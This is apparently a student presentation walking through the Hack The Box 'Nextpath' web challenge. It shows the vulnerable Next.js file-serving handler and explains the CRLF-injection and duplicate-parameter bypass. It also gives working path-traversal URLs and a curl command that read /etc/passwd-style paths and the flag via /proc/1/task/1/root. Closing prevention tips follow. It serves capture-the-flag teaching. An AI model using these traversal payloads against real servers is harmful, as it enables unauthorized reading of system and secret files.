

Group #12 – Nextpath

- The presentation covers the exploitation steps and techniques used to solve the Nextpath web challenge from Hack The Box, categorized under Web Exploitation.

- Team Members:


- Vamshi Krishna Bukka (11693102)
- Revanth Boddupalli (11718089)
- Deepthi Gummadi (11717403)
- Hariprasad Bikumandla(11691083)

Understanding the Restrictions:

API Endpoint: /api/team?id=payload

Restrictions from code:


- ▶ Id must be present and an integer.
- ▶ Path traversal attempts are blocked
- ▶ Max path length: 100 characters



```
EXPLORER
  NEXTPATH
  app
    pages
      api
        team.js
        app.js
        document.js
        index.js
      public
      styles
      team
      babelrc
      .eslintrc.json
      .gitignore
      jsconfig.json
      next.config.js
      package.json
      build-docker.sh
      Dockerfile
      flag.txt




JS team.js
1 import path from 'path';
2 import fs from 'fs';
3
4 const ID_REGEX = /^[0-9]+$\/m;
5
6 export default function handler({ query }, res) {
7   if (!query.id) {
8     res.status(400).end("Missing id parameter");
9   }
10
11   // Check format
12   if (!ID_REGEX.test(query.id)) {
13     console.error("Invalid format:", query.id);
14     res.status(400).end("Invalid format");
15   }
16
17   // Prevent directory traversal
18   if (query.id.includes("/") || query.id.includes("..")) {
19     console.error("DIRECTORY TRAVERSAL DETECTED:", query.id);
20     res.status(400).end("DIRECTORY TRAVERSAL DETECTED?!? This incident will be reported.");
21   }
22
23   try {
24     const filepath = path.join("team", query.id + ".png");
25     const content = fs.readFileSync(filepath.slice(0, 100));
26
27     res.setHeader("Content-Type", "image/png");
28     res.status(200).end(content);
29   } catch (e) {
30     console.error("Not Found", e.toString());
31     res.status(404).end(e.toString());
32   }
33
34
35
36
}
```

- ▶ <http://94.237.53.203:43385/api/team?id=1>



Restriction Examples:

- ▶ <http://94.237.53.203:43385/api/team?secret=flag.txt>
- ▶ <http://94.237.53.203:43385/api/team?id=flag.txt>
- ▶ <http://94.237.53.203:48394/api/team?id=1%0D%0A../etc/passwd>



Exploitation strategy:


- ▶ Used CRLF injection to bypass filters
- ▶ Added newline characters (%0A%0D) to split request
- ▶ Second id parameter is used for path traversal

Here ideally, the input will split into like below

id=1%0A%0D

id=../../../../etc/passwd

- ▶ Now, as we are able to traverse, we need to know the location of the file.



Docker Inspection and Flag Discovery

- ▶ Run the next path application using docker and inspect the docker container using command. Sudo docker exec -it <container_id> sh
- ▶ We can find flag.txt on root folder

- ▶ <http://94.237.53.203:43385/api/team?id=1%0d%0a&id=../../../../../../../../root/flag.txt>

- ▶ We got permission denied. So on exploring flag.txt was found in multiple directories like /proc/18/root/

```
(vanshi@kali)~$ sudo docker exec -it 96b3291f455 sh
/app $ ls
./ $ cd ..
sh: cls: not found
$ ls
app  bin  dev  etc  flag.txt  home  lib  media  mnt  opt  proc  root  run /sbin  srv  sys  tmp  usr  var
$ cd /proc/
$ ls
1  18  29  40  56
$ cd 1
$ ls
arch_status  cmdline  comm  coredump_filter  cpu_resctrl_groups  cpuset  clear_refs  cwd  environ  exe  fd  fdinfo  ksm_merging_pages  ksm_stat  limits  loginuid  map_files  maps  mem  mountinfo  mounts  numa_maps  oom_adj  oom_score  oom_score_adj  pagemap  patch_state  personality  projid_map  root  sched  schedstat  sessionid  setgroups  smaps  smaps_rollup  stack  stat  statm  status  syscalls  task  timers  timers_offsets  timerslack_ns  uid_map  wchan
$ cd task
$ ls
1  10  11  12  13  14  15  16  17  8  9
```

```
← → ↻ ↵ Not secure 94.237.53.203:43385/api/team?id=1%0d%0a&id=../../../../../../../../root/flag.txt ☆
Google Canvas GeeksforGeeks | A C... Prime Music Email - Nelluri, Siva... Try EasyDMARC DN... Customer Control P... Advanced DNS
Error: EACCES: permission denied, open '../../../../../../../../root/flag.txt.png'
```

```
/proc $ ls
1  18  29  40  56
$ cd 18
$ ls
arch_status  cmdline  comm  coredump_filter  cpu_resctrl_groups  cpuset  clear_refs  cwd  environ  exe  fd  fdinfo  ksm_merging_pages  ksm_stat  limits  loginuid  map_files  maps  mem  mountinfo  mounts  numa_maps  oom_adj  oom_score  oom_score_adj  pagemap  patch_state  personality  projid_map  root  sched  schedstat  sessionid  setgroups  smaps  smaps_rollup  stack  stat  statm  status  syscalls  task  timers  timers_offsets  timerslack_ns  uid_map  wchan
$ cd root/
$ ls
app  bin  dev  etc  flag.txt  home  lib  media  mnt  opt  proc  root  run /sbin  srv  sys  tmp  usr  var
$ cat flag.txt
HTB{f4k3_fl4g_f0r_t35ting}
```

Bypassing Final restriction

- ▶ We have to find the correct path, also should bypass .png which is applied at the end by restriction.

- ▶ Find a suitable path to stay within 100 character path limit.

- ▶ curl -v


<http://94.237.53.203:43385/api/team?id=1%0A%0D&id=../../../../../../../../../../../../proc/1/task/1/root/proc/1/task/1/root/flag.txt>

Secret flag revealed:

- ▶ HTB{tr4v3r51ng_p45t_411_th3_ch3ck5...t4sk_w3ll_d0ne!}

NextPath has been Pwned!

```
File Actions Edit View Help
(vamshi@Kali) (~/.Downloads/NextPath)
$ curl -v "http://94.237.53.203:43385/api/team?id=1%0A%0D&id=../../../../../../../../../../../../proc/1/task/1/root/proc/1/task/1/root/flag.txt"
* Trying 94.237.53.203:43385...
* Connected to 94.237.53.203 (94.237.53.203) port 43385
* using HTTP/1.x
* GET /api/team?id=1%0A%0D&id=../../../../../../../../../../../../proc/1/task/1/root/proc/1/task/1/root/flag.txt HTTP/1.1
* Host: 94.237.53.203:43385
* User-Agent: curl/8.13.0
* Accept: */*
* Request completely sent off
< HTTP/1.1 200 OK
< content-type: image/png
< date: Sat, 26 Apr 2025 02:20:03 GMT
< connection: close
< transfer-encoding: chunked
HTB{tr4v3r51ng_p45t_411_th3_ch3ck5...t4sk_w3ll_d0ne!}
* shutting down connection #0
(vamshi@Kali) (~/.Downloads/NextPath)
$
```



Preventing Web Exploits:

- ▶ Strict Input Validation – ensure id is numeric and reject newline characters.
- ▶ Block multiple parameter overrides
- ▶ Restrict file access
- ▶ Prevent CRLF injection
- ▶ Encode user input in logs and responses

The background features abstract, overlapping green geometric shapes, primarily triangles and polygons, in various shades of green, creating a modern and dynamic visual effect. The shapes are layered, with some appearing more prominent than others, and they extend from the right and bottom edges towards the center.

Thank You !